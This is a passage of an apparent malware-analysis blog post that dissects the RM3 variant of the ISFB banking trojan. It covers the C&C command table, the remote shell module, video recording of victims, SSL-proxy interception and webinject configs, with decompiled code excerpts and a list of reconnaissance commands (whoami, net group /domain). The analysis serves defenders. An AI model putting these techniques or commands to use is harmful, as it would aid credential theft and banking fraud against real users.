856b0d0_28 | bl!SearchConfigFile
856b0d0_29 | bl!???
856b0d0_30 | bl!ResolveFunction01
856b0d0_31 | bl!GetFunctionByIndex
856b0d0_32 | bl!HookFunction
856b0d0_33 | bl!???
856b0d0_34 | bl!ResolveFunction02
856b0d0_35 | bl!???
856b0d0_36 | bl!GetExplorerPID
856b0d0_37 | bl!PsSupSetWow64Redirection
856b0d0_40 | bl!MainRWFile
856b0d0_42 | bl!PipeSendCommand
856b0d0_43 | bl!PipeMainRWFile
856b0d0_44 | bl!WriteFile
856b0d0_45 | bl!ReadFile
856b0d0_50 | bl!RebootBlModule
856b0d0_51 | bl!LdrFindEntryForAddress
856b0d0_52 | bl!???
856b0d0_55 | bl!SetEAXToZero
856b0d0_56 | bl!LdrRegisterDllNotification
856b0d0_57 | bl!LdrUnegisterDllNotification
856b0d0_59 | bl!FillGuidName
856b0d0_60 | bl!GenerateRandomSubkeyName
856b0d0_61 | bl!InjectDLLToSpecificPID
856b0d0_62 | bl!???
856b0d0_63 | bl!???
856b0d0_65 | bl!???
856b0d0_70 | bl!ReturnOne
856b0d0_71 | bl!AppAlloc
```

```
856b0d0_72 | bl!AppFree
856b0d0_73 | bl!MemAlloc
856b0d0_74 | bl!MemFree
856b0d0_75 | bl!CsDecryptSection  (Decrypt bss, real name from isfb leak source code)
856b0d0_76 | bl!CreateThread
856b0d0_78 | bl!GrabDataFromRegistry
856b0d0_79 | bl!Purge
856b0d0_80 | bl!RSA
```

explorer.dll – the RM3 mastermind


Explorer.dll could be regarded as the opposite of the background loader. It is designed to manage all interactions of this banking malware, at any level:

- Checking timeout timers that could lead to drastic changes in **RM3** operations
- Allowing and executing all tasks that **RM3** is able to perform
- Starting fundamental grabbing features
- Download and update modules and configs
- Launch modules
- Modifying **RM3** URIs dynamically



An overview of the RM3 explorer.dll module

In the task manager worker, the workaround looks like the following:



RM3 task manager implemented in explorer.dll

Interestingly, the RM3 developers abuse their own hash system (JAMCRC32) by shuffling hashes into very large amounts of conditions. By doing this, they create an ecosystem that is seemingly unique to each build. Because of this, it feels a major update has been performed on an **RM3** module although technically it is just another anti-disassembly trick for greatly slowing down any in-depth analysis. On the other hand, this task manager is a gold mine for understanding how all the interactions between bots and the C&C are performed and how to filter them into multiple categories.

General command

General commands

CRC	Command	Description
0xdf43cd90	CRASH	Generate and send a crash report
0x274323e2	RESTART	Restart RM3
0xce54bcf5	REBOOT	Reboot system

Recording

CRC	Command	Description
0x746ce763	VIDEO	Start desktop recording of the victim machine
0x8de92b0d	SETVIDEO	VIDEO pivot condition
0x54a7c26c	SET_VIDEO	Preparing desktop recording

Updates

CRC	Command	Description
0xb82d4140	UPDATE_ALL	Forcing update for all module
0x4f278846	LOAD_UPDATE	Load & Execute and updated PX module

Tasks

CRC	Command	Description
0xaaa425c4	USETASKKEY	Use task.bin pubkey for decrypting upcoming tasks

Timeout settings

CRC	Command	Description
0x955879a6	SENDTIMEOUT	Timeout timer for receiving commands
0xd7a003c9	CONFIGTIMEOUT	Timeout timer for receiving inject config updates
0x7d30ee46	INITIMEOUT	Timeout timer for receiving INI config update
0x11271c7f	IDLEPERIOD	Timeout timer for bot inactivity
0x584e5925	HOSTSHIFTTIMEOUT	Timeout timer for switching C&C domain list
0x9dd1ccaf	STANDBYTIMEOUT	Timeout timer for switching primary C&C's to Stand by ones
0x9957591	RUNCHECKTIMEOUT	Timeout timer for checking & run RM3 autorun
0x31277bd5	TASKTIMEOUT	Timeout timer for receiving a task request

Clearing

CRC	Command	Description
0xe3289ecb	CLEARCACHE	CLR_CACHE pivot condition
0xb9781fc7	CLR_CACHE	Clear all browser cache
0xa23fff87	CLR_LOGS	Clear all RM3 logs currently stored
0x213e71be	DEL_CONFIG	Remove requested RM3 inject config

HTTP

CRC	Command	Description
0x754c3c76	LOGHTTP	Intercept & log POST HTTP communication
0x6c451cb6	REMOVECSP	Remove CSP headers from HTTP
0x97da04de	MAXPOSTLENGTH	Clear all RM3 logs currently stored

Process execution

CRC	Command	Description
0x73d425ff	NEWPROCESS	Initialising RM3 routine

Backup

CRC	Command	Description
0x5e822676	STANDBY	Case condition if primary servers are not responding for X minutes

Data gathering

CRC	Command	Description
0x864b1e44	GET_CREDS	Collect credentials
0xdf794b64	GET_FILES	Collect files (grabber module)
0x2a77637a	GET_SYSINFO	Collect system information data

Main tasks

CRC	Command	Description
0x3889242	LOAD_CONFIG	Download and Load a requested config with specific arguments
0xdf794b64	GET_FILES	Download a DLL from a specific URL and load it into explorer.exe
0xae30e778	LOAD_EXE	Download an executable from a specific URL and load it
0xb204e7e0	LOAD_INI	Download and load an INI file from a specific URL
0xea0f4d48	LOAD_CMD	Load and Execute Shell module
0x6d1ef2c6	LOAD_FTP	Load and Execute FTP module with specific arguments
0x336845f8	LOAD_KEYLOG	Load and Execute keylog module with specific arguments
0xdb269b16	LOAD_MODULE	Load and Execute RM3 PX Module with specific arguments
0x1e84cd23	LOAD_SOCKS	Load and Execute socks module with specific arguments
0x45abeab3	LOAD_VNC	Load and Execute VNC module with specific arguments

Shell command

CRC	Command	Description
0xb88d3fdf	RUN_CMD	Execute specific command and send the output to the C&C

URI setup

CRC	Command	Description
0x9c3c1432	SET_URI	Change the URI path of the request

File storage

CRC	Command	Description
0xd8829500	STORE_GRAB	Save grabber content into temporary file
0x250de123	STORE_KEYLOG	Save keylog content into temporary file
0x863ecf42	STORE_MAIL	Save stolen mail credentials into temporary file
0x9b587bc4	STORE_HTTPLOG	Save stolen http interceptions into temporary file
0x36e4e464	STORE_ACC	Save stolen credentials into temporary file

Timeout system

With its timeout values stored into its rm3_struct, explorer.dll is able to manage every possible worker task launched and monitor them. Then, whenever one of the timers reaches the specified value, it can modify the behaviour of the malware (in most cases, avoiding unnecessary requests that could create noise and so increase the chances of detection).

```
error = WaitForMultipleObjects(nCount, &hObject, 0, 0xFFFFFFFF);
if ( !error
  || !LaunchPipeInstance(v25, &v0->RM3ArrayAddress, &v0->dwConfigTimeout, GetConfig, 0, &ThemeDay)
  || !LaunchPipeInstance(v26, &v0->RM3ArrayAddress, &v0->dwTaskTimeout, GetTask, 0, &ThemeDay)
  || !LaunchPipeInstance(v27, &v0->RM3ArrayAddress, &v0->dwIniTimeout, GetINI, 0, &ThemeDay)
  || !LaunchPipeInstance(v28, &v0->RM3ArrayAddress, &v0->dwSendTimeout, SendStolenData, &hHandle, 0)
  || !LaunchPipeInstance(v29, &v0->RM3ArrayAddress, &v0->dwStoreTimeout, SendStoringContent, 0, 0) )
{
  break;
}
if ( nCount > 6 && !WaitForSingleObject(v30, 0) )
{
  if ( !(v16->hMutexDll & 0x10) )
    sub_100044C8();
  v21 = 10000000i64 * (60 * d6306e08_28(&v0->RM3ArrayAddress, &v0->dwRunCheckTimeout));
```

COM Objects being inspected for possible timeout

Backup controllers

In the same way, explorer.dll also provides additional controllers which are called ‘stand by’ domains. The idea behind this is that, when principal controller C&Cs don’t respond, a module can automatically switch to this preset list. Those new domains are stored in explorer.ini.

```
{
    "STANDBY": "standbydns1.tld","standbydns2.tld"
    "STANDBYTIMEOUT": "60"                  // Timeout in minutes
}
```

In the example above, if the primary domain C&Cs did not respond after one hour, the request would automatically switch to the standby C&Cs.

Desktop recording and RM3 – An ingenious way to check bots

Rarely mentioned in the wild but actively used by TAs, **RM3** is also able to record bot interactions. The video setup is stored in the client.ini file, which the bot receives from the controller domain.

```
"SETVIDEO": [
        "30,",     // 30 seconds
        "8,",      // 8 Level quality (min:1 - max:10)
        "notipda"  // Process name list
],
```

Behind “SETVIDEO”, only 3 values are required to setup video recording:

```
  AVIFileInit();
  hResult = AVIFileOpenW(&ppfile, szFile, 0x1001u, 0);
  if ( hResult )
    goto LABEL_4;
  psi.fccType = 0x73646976;
  psi.fccHandler = 0;
  psi.dwScale = 1;
  psi.dwRate = plBytesWritten;
  psi.dwSuggestedBufferSize = setup[5];
  SetRect(&psi.rcFrame, 0, 0, setup[1], setup[2]);
  hResult = AVIFileCreateStreamA(ppfile, &ppavi, &psi);
  if ( hResult )
    goto LABEL_4;
  plpOptions->fccType = 0x73646976;
  plpOptions->fccHandler = *(compressor + 32);
  plpOptions->dwKeyFrameEvery = plBytesWritten < 0xF ? 50 : 100;
  quality = a5;
  if ( a5 > 0xA )
    quality = 10;
  plpOptions->dwQuality = 1000 * quality;
  plpOptions->dwBytesPerSecond = 0;
  plpOptions->dwFlags = 12;
  plpOptions->lpFormat = 0;
  plpOptions->cbFormat = 0;
  plpOptions->dwInterleaveEvery = 0;
  hResult = AVIMakeCompressedStream(&ppsCompressed, ppavi, &Options, 0);
  if ( hResult || (hResult = AVIStreamSetFormat(ppsCompressed, 0, setup, *setup + 4 * setup[8])) != 0 )
  {
LABEL_4:
    SetLastError(hResult);
  }
```

RM3 AVI recording setup

After being initialised, the task waits its turn to be launched. It can be triggered to work in multiple ways:

- Detecting the use of specific keywords in a Windows process
- Using RM3’s increased debugging telemetry to detect if something is crashing, either in the banking malware itself or in a deployed injects (although the ability to detect crashes in an inject is only hypothetical and has not been observed)

- Recording user interactions with a bank account; the ability to record video is a relatively new but killer move on the part of the malware developers allowing them to check legitimate bots and get injects

The ability to record video depends only on “@VIDEO=” being cached by the browser module. It is not primarily seen at first glance when examining the config, but likely inside external injects parts.

```
@ ISFB Code leak
Вкладка Video - запись видео с экрана

Opcode = "VIDEO"
Url - задает шаблон URL страницы, для которой необходмо сделать запись видео с экрана
Target - (опционально) задает ключевое слово, при наличии которого в коде страницы будет сде
Var - задаёт длительность записи в секундах
```

```
cfg = v3;
if ( v3 <= 4 || StrCmpNA(psz1, &aUrl[x00], 4) )
{
  if ( cfg <= 6 || StrCmpNA(psz1, &aCfgon[x00], 6) )
  {
    if ( cfg <= 7 || StrCmpNA(psz1, &aCfgoff[x00], 7) )
    {
      if ( (cfg <= 8 || StrCmpNA(psz1, &aLoadcfg[x00], 8)) && (cfg <= 7 || StrCmpNA(psz1, &aDelcfg[x00], 7)) )
      {
        if ( cfg <= 9 || StrCmpNA(psz1, &aBlockcfg[x00], 9) )
        {
          if ( cfg <= 6 || StrCmpNA(psz1, &aVideo[x00], 6) )
          {
            if ( cfg < 4 || StrCmpNA(psz1, &aVnc[x00], 4) )
            {
              if ( cfg < 6 || StrCmpNA(psz1, &aSocks[x00], 6) )
              {
                if ( cfg < 8 || StrCmpNA(psz1, &aEncrypt[x00], 8) )
```

RM3 browser webinject module detecting if it needs to launch a recording session (or any other particular task).

RM3 and its remote shell module – a trump card for ransomware gangs

Banking malware having its own remote shell module changes the potential impact of infecting a corporate network drastically. This shell is completely custom to the malware and is specially designed. It is also significantly less detectable than other tools currently seen for starting lateral movement attacks due to its rarity. The combination of potentially much greater impact and lower detectability make this piece of code a trump card, particularly as they now look to migrate to a ransomware model.

Called ***cmdshell***, this module isn’t exclusive to **RM3** but has in fact, been part of **ISFB** since at least build v2.15. It has likely been of interest for TA groups in fields less focused on fraud since then. The inclusion of a remote shell obviously greatly increases the flexibility this malware family provides to its operators; but also, of course, makes it harder to ascertain the exact purpose of any one infection, or the motivation of its operators.

```
    if ( command != SENDTIMEOUT )
    {
      if ( command == CACHECONTROL )
      {
        if ( lpString )
          size = lstrlenA(lpString) + 1;
        else
          size = 0;
        return BL_Purge(0xE0E, 3, lpString, size);
      }
      if ( command == LOAD_CMD )
        return StartModule(Size, CMDSHELL_DLL, CMD_START, 0, lpString, csCmd);
      return 1;
    }
    timer = &Rm3->lpSendTimeout;
    goto LABEL_199;
  }
```

Cmdshell module being launched by the RM3 Task Manager

After being executed by the task command “LOAD_CMD”, the injected module installs a persistent remote shell which a TA can use to perform any kind of command they want.

```
add     esp, 0Ch
lea     eax, aSystemrootSyst[eax] ; "%SystemRoot%\\system32"
push    eax
mov     [ebp+var_44], 44h ; 'D'
mov     [ebp+var_18], 101h
mov     [ebp+var_14], di
call    ds:d6306e08_34
mov     ebx, eax
cmp     ebx, edi
jz      short loc_1000108D

add     esi, 38h ; '8'
push    esi
lea     eax, [ebp+var_44]
push    eax
mov     eax, x00
push    ebx
push    edi
push    14h
push    1
push    edi
push    edi
lea     eax, aCmdExe[eax] ; "cmd.exe"
push    eax
push    edi
call    ds:CreateProcessW
```

RM3 cmdshell module creating the remote shell

As noted above, the inclusion of a shell gives great flexibility, but can certainly facilitate the work of at least two types of TA:

- Fraudsters (if the VNC/SOCKS module isn’t working well, perhaps)
- Malicious Red teams affiliated with ransomware gangs

It’s worth noting that this remote shell should not be confused with the RUN_CMD command. The RUN_CMD is used to instruct a bot to execute a simple command with the output saved and sent to the Controllers. It is also present as a simple condition:

```
  {
    switch ( DATA )
    {
      case RUN_CMD:
        status = RunCMD;
        goto LABEL_202;
      case UPDATE_ALL:
        Buffer = String;
        status = UpdateRM3;
        goto LABEL_202;
      case CLR_CACHE:
        Buffer = String;
        status = ClrCache;
        goto LABEL_202;
    }
    return 1;
```

RUN_CMD inside the RM3 Task Manager

Then following a standard I/O interaction:

```
LPCWSTR __stdcall RunCMD(LPCSTR lpString)
{
  const WCHAR *hFile; // eax
  const WCHAR *hObject; // esi
  LPCWSTR status; // edi

  hFile = RT_GenTmpFilename();
  hObject = hFile;
  if ( !hFile )
    return ERROR_NOT_ENOUGH_MEMORY;
  status = LaunchCmdConsole(lpString, hFile, 0);
  if ( !status )
  {
    status = ConvertCmdOutput(hObject);
    if ( !status )
    {
      status = CreatingZipFile(hObject, 0x13, 0);
      RT_RemoveFile(hObject);
    }
  }
  BL_HeapFree(hObject);
  return status;
}
```

Executing task in cmd console and saving results into an archive

But both RM3's remote shell and the RUN_CMD can be an entry point for pushing other specialised tools like Cobalt Strike, Mimikatz or just simple PowerShell scripts. With this kind of flexibility, the main limitation on the impact of this malware is any given TA's level of skill and their imagination.

Task.key – a new weapon in RM3's encryption paranoia

Implemented sometime around Q2 2020, **RM3** decided to add an additional layer of protection in its network communications by updating the RSA public key used to encrypt communications between bot and controller domains.

They designed a pivot condition (***USETASKKEY***) that decides which RSA.KEY and TASK.KEY will be used for decrypting the content from the C&C depending of the command/content received. We believed this choice has been developed for breaking researcher for emulating RM3 traffic.

```
if ( command != USETASKKEY )
{
  if ( command == CLR_LOGS )
  {
    lpString = String;
    v34 = ClearLogs;
    goto LABEL_202;
  }
  if ( command != 0x15F45562 )
  {
    switch ( command )
    {
      case RUN_CMD:
        v34 = LaunchCmdPipe;
        goto LABEL_202;
      case UPDATE_ALL:
        lpString = String;
        v34 = UpdateRM3Modules;
        goto LABEL_202;
      case CLR_CACHE:
        lpString = String;
        v34 = ClearCache;
        goto LABEL_202;
    }
```

Extra condition with USETASKKEY to avoid using the wrong RSA pubkey

RM3 – A banking malware designed to debug itself

As we've already noted, RM3 represents a significant step change from previous versions of ISFB. These changes extend from major architecture changes down to detailed functional changes and so can be expected to have involved considerable development and probably testing effort, as well. Whether or not the malware developers found the troubleshooting for the RM3 variant more difficult than previously, they also took the opportunity to include a troubleshooting feature. If RM3 experiences any issues, it is designed to dump the relevant process and send a report to the C&C. It's expected that this would then be reported to the malware developers and so may explain why we now see new builds appearing in the wild rather faster than we have previously.

The task is initialised at the beginning of the explorer module startup with a simple workaround:

- Address of the **MiniDumpWritDump** function from dbghelp.dll is stored
- The path of the temporary dump file is stored in C://tmp/rm3.dmp
- All these values are stored into a designed function and saved into the RM3 master struct

```
hModule = LoadLibraryA(&DbgHelpDll[x00]);
if ( hModule )
{
  hProc = GetProcAddress(hModule, &MiniDumpWrited[x00]);
  rm3Array->dwModulePath = hProc;
  if ( hProc )
    rm3Array->hEvent = RT_fileExpandEnvironmentVariables(&Rm3TmpFile + x00);
}
rm3Array->dwCrashDumpCall = BL_setCrashDumpCall(DumpCrashProcess);
```

Crash dump being initialized and stored into the RM3 global structure

With everything now configured, **RM3** is ready for two possible scenarios:

- Voluntarily crashing itself with the command 'CRASH'
- Something goes wrong and so a specific classic error code triggers the function

```
Array = Rm3;
if ( Rm3 )
{
  if ( (_InterlockedOr(&Rm3->hMutexDll, 0x100u) & 0x100) == 0 )
  {
    DumpProcess(Array, pModule);
    Purge(0);
    hEvent = OpenEventW(0x100000u, 0, RM3->lpEventName);
    handle = hEvent;
    if ( hEvent )
    {
      SetEvent(hEvent);
      SwitchToThread();
      ResetEvent(handle);
      CloseHandle(handle);
    }
    if ( !QuitRM3() )
      ExitProcess(0);
  }
```

RM3 executing the crash dump routine


Stolen Data – The (old) gold mine

Gathering interesting bots is a skill that most banking malware TAs have decent experience with after years of fraud. And nowadays, with the ransomware market exploding, this expertise probably also permits them to affiliate more easily with ransom crews (or even to have exclusivity in some cases).

In general, **ISFB** (v2 and v3) is a perfect playground as it can be used as a loader with more advanced telemetry than classic info-stealers. For example, **Vidar**, **Taurus** or **Raccoon Stealer** can't compete at this level. This is because the way they are designed to work as a one-shot process (and be removed from the machine immediately afterwards) makes them much less competitive than the more advanced and flexible ISFB. Of course, in any given situation, this does not necessarily mean they are less important than banking malware. And we should keep in mind the fact that the Revil gang bought the source code for the Kpot stealer and it is likely this was so they could develop their own loader/stealer.

RM3 can be split into three main parts in terms of the grabber:

- Files/folders
- Browser credential harvesting
- Mail



An overview of standard stealing feature developed by RM3

It's worth noting that the mail module is an underrated feature that can provide a huge amount of information to a TA:


- Many users store nearly everything in their email (including passwords and sensitive documents)
- Mails can be stolen and resold to spammers for crafting legitimate mails with malicious attachments/links

Stealing/intercepting HTTP and HTTPS communication

RM3 implements an SSL Proxy and so is really effective at intercepting POST requests performed by the user. All of them are stored and sent every X minutes to the controllers.

```
v14 = OpenEventW(0x100000, 0, RM3->lpName);
if ( v14 || (v14 = CreateEventW(&RM3->lpEventAttributes, 1, 0, RM3->lpName)) != 0 )
{
  Array->dword60 = v14;
  v15 = 8576b0d0_76(_InterlockedExchangeAdd(&dword_100112E0, 1u), CheckingConfig, 0, 0, v20);
  if ( v15 )
  {
    CloseHandle(v15);
    LOWORD(Array->dword72) = 2;
    *&v22 = CreateSocket;
    v23 = ProxyServerTesting;
    Array->dword76 = _byteswap_ulong(0x7F000001u);
    do
    {
      v17 = 8576b0d0_7() % 0x7FFFFBFEu + 1025;
      LOBYTE(v16) = HIBYTE(v17);
      HIBYTE(v16) = v17;
      HIWORD(Array->dword72) = v16;
      status = 15(&Array->dword64, &Array->dword72, Array->dword68, 0, v21);
    }
    while ( status == 0x2740 && 8576b0d0_3(0) );
  }
```

RM3 browser module initializing the SSL proxy interception



RM3 SSL Proxy running on MsEdge

Whenever the user visits a website, part of the inject config will automatically replace strings or variables in the code ('base') with the new content ('new_var'); this often includes a URL path from an inject C&C.

As if that wasn't complicated enough, most of them are geofencedand it could be possible they manually allow the bot to get them (especially with the elite one). Indeed, this is another trick for avoiding analysts and researchers to get and report those scripts that cost millions to financial companies.

```
    {
        "url":
        "base": "<title>",
        "new_var": "<script type=\"text/javascript\" id=\"B3WciBXljX\" src=\"/@ID@/B3WciBXljX.js?x=@ID@&y=@GROUP@&d=@ID@\"></script><title>"
    },
```

A typical inject entry in config.bin

A parser then modifies the variable '**@ID@** and '**@GROUP@**' to the correct values as stored in ***RM3_Struct*** and other structures relevant to the browsers.dll module.

```
stp = inject;
psz1 = inject->id;
Array = BWSR;
status = 1;
cfg = inject->type;
if ( cfg < 4 )
  return 0;
if ( !StrCmpNA(psz1, &aId[x00], 4) )
{
  stp->type = 4;
  size = Array->lpAppKeySize;
  stp->size = size;
  if ( size < 48 )
    memcpy(&stp[1], (const void *)Array->lpRm3RegistryMainKey, size + 1);
  return status;
}
if ( cfg < 7 )
  return 0;
if ( !StrCmpNA(psz1, &aGroup[x00], 7) )
{
  stp->type = 7;
  v5 = 45a0fcd0_15();
  stp->size = wsprintfA(&stp[1], "%u", v5);
  return status;
}
if ( cfg < 9 || StrCmpNA(psz1, &aRandstr[x00], 9) )
  return 0;
stp->type = 9;
sbksize = lstrlenA(Array->lpBrowserSubkey);
stp->size = sbksize;
if ( sbksize < 48 )
  memcpy(&stp[1], (const void *)Array->lpBrowserSubkey, sbksize + 1);
return status;
```

Browser inject module parsing config.bin and replacing with respective botid and groupid

System information gathering

Gathering system information is simple with **RM3**:

- Manually (using a specific **RUN_CMD** command)
- Requesting info from a bot with **GET_SYSINFO**

Indeed, **GET_SYSINFO** is known and regularly used by **ISFB** actors (both active strains)

```
systeminfo.exe
driverquery.exe
net view
nslookup 127.0.0.1
whoami /all
net localgroup administrators
net group "domain computers" /domain
```

TAs in general are spending a lot of time (or are literally paying people) to inspect bots for the stolen data they have gathered. In this regard, bots can be split into one of the following groups:

- Home bots (personal accounts)
- Researcher bots
- Corporate bots (compromised host from a company)

Over the past 6 months, **ISFB v2** has been seen to be extremely active in term of updates. One purpose of these updates has been to help TAs filter their bots from the loader side directly and more easily. This filtering is not a new thing at all, but it is probably of more interest (and could have a greater impact) for malicious operations these days.

Microsoft Edge (Chromium) joining the targeted browser list

One critical aspect of any banking malware is the ability to hook into a browser so as to inject fakes and replacers in financial institution websites.

At the same time as the Task.key implementation, **RM3** decided to implement a new browser in its targeted list: “MsEdge”. This was not random, but was a development choice driven by the sheer number of corporate computers migrating from Internet Explorer to Edge.

```
RM3 = BL_GetRM3Array();
result = BL_DecryptBSS(a1, &unk_10004020, 0, &gs_Cookie, &x00);
if ( !result )
{
  v2 = gs_Cookie ^ RM3->dCrc32ExeName;
  if ( v2 == 0xD70878CA )
  {
    v3 = &unk_10004044 + x00;
    v4 = &unk_1000405C + x00;
  }
  else
  {
    if ( v2 != 0xA35509BC )
      return 1;
    v3 = &unk_10004080 + x00;
    v4 = &unk_10004098 + x00;
  }
```

RM3 MsEdge startup module

This means that 5 browsers are currently targeted:

- Internet Explorer
- Microsoft Edge (Original)

- Microsoft Edge (Chromium)
- Mozilla Firefox
- Google Chrome

Currently, RM3 doesn't seem to interact with Opera. Given Opera's low user share and almost non-existent corporate presence, it is not expected that the development of a new module/feature for Opera would have an ROI that was sufficiently attractive to the TAs and **RM3** developers. Any development and debugging would be time consuming and could delay useful updates to existing modules already producing a reliable return.

RM3 and its homemade forked SQLITE module

A lot of this blogpost has been dedicated to discussing the innovative design and features in RM3. But perhaps the best example of the attention to detail displayed in the design and development of this malware is the custom SQLITE3 module that is included with RM3. Presumably driven by the need to extract credentials data from browsers (and related tasks), they have forked the original SQLite3 source code and refactored it to work in **RM3**.

Using SQLite is not a new thing, of course, as it was already noted in the **ISFB** leak.

```
Состав проекта

\AcDLL  - библиотека инжектов. Реализует механизм инжекта DLL во все пораждаемые процессы, независимо от архитектуры.
        Поддерживает два режима работы: инжект, непосредственно DLL и инжект образа DLL из памяти без создания файла на диске.
\ApDepack - библиотека на основе APLIB, релизующая функции распаковки.
\BcClient - библиотека клиента для бэкконект сервера.
\Client - основная DLL приложения
\Common - библоиотека, реализующая общие функции, используемые в разных частях проекта. Такие как: чтение файлов, ключей реестра,
        операции с потоками данных, со строками, с XML, хуки и т.п.
\Crypto - библиотека криптографических функций. Реализует следующие алгоритмы: CRC32, BASE64, MD5, RSA, RC6, AES, DES, SHA1.
        Используется для подписи конфиг-файлов и файлов команд, а также, для саршифровки информации e-mail и ftp аккаунтов.
\Dname  - программа генерации доменных имён на основе номера группы софта и текущей даты.
\Ftp    - библиотека FTP-грабберов.
\Handle - библиотека, реализующая хэш таблицу. Используется для привязки хэндлов HTTP запросов к внутреннему контексту ISFB.
        Также, используется кейлоггером, для группировки клавиатурных логов по PID-ам и HWND.
\IM             - DLL-плагин, реализующая граббер Instant Messangers.
\Install - программа-установщик ISFB.
\KeyLog - библиотека кейлоггер.
\Mail   - библиотека E-mail грабберов.
\RsaKey - программа для шифрования и цифровой подписи конфиг-файлов и файлов команд.
\SocksLib - библиотека, реализующая SOCKS4\5-сервер.
\Sqlite3 - библиотека для работы с БД SQLLite. Используется IM-грабберами.
\ZConv  - программа-конвертер конфигов Zeus в конфиг-файлы ISFB.
```

Interestingly, the RM3 build is based on the original 3.8.6 build and has all the features and functions of the original version.

```
const char *sub_10004A4F()
{
  return "2014-08-15 11:46:33 9491ba7d738528f168657adb43a198238abde19e";
}
```

Because the background loader (bl.dll) is the only module within RM3 technically capable of performing allocation operations, they have simply integrated "free", "malloc", and "realloc" API calls with this backbone module.

What's new with Build 300960?

Goodbye Serpent, Hello AES!

Around mid-march, **RM3** pushed a major update by replacing the Serpent encryption with the good old AES 128 CBC. All locations where Serpent encryption was used, have been totally reworked so as to work with AES.

```
31  if ( CryptAcquireContextW(&phProv, 0, 0, 0x18u, 0xF0000040) )
32  {
33    status = ImportKey(phProv, a5, &hKey);
34    if ( !status )
35    {
36      memset(&Dst, 48, 0x10u);
37      if ( CryptSetKeyParam(hKey, 1u, &Dst, 0) || (status = GetLastError()) == 0 )
38      {
39        v7 = 0;
40        status = 0;
41        while ( 1 )
42        {
43          s = 16;
44          if ( v6 <= 16 )
45            s = v6;
46          memcpy(&Dst, Src, s);
47          Src = Src + s;
48          v6 -= s;
49          v9 = a6 ? CryptEncrypt(hKey, 0, v6 == 0, 0, &Dst, &s, 0x20u) : CryptDecrypt(hKey, 0, v6 == 0, 0, &Dst, &s);
50          if ( !v9 )
51            break;
52          memcpy(v14, &Dst, s);
53          v14 = v14 + s;
54          v7 += s;
55          if ( !v6 )
56            goto LABEL_20;
57        }
58        status = GetLastError();
59LABEL_20:
60        CryptDestroyKey(hKey);
61      }
62    }
63    CryptReleaseContext(phProv, 0);
```

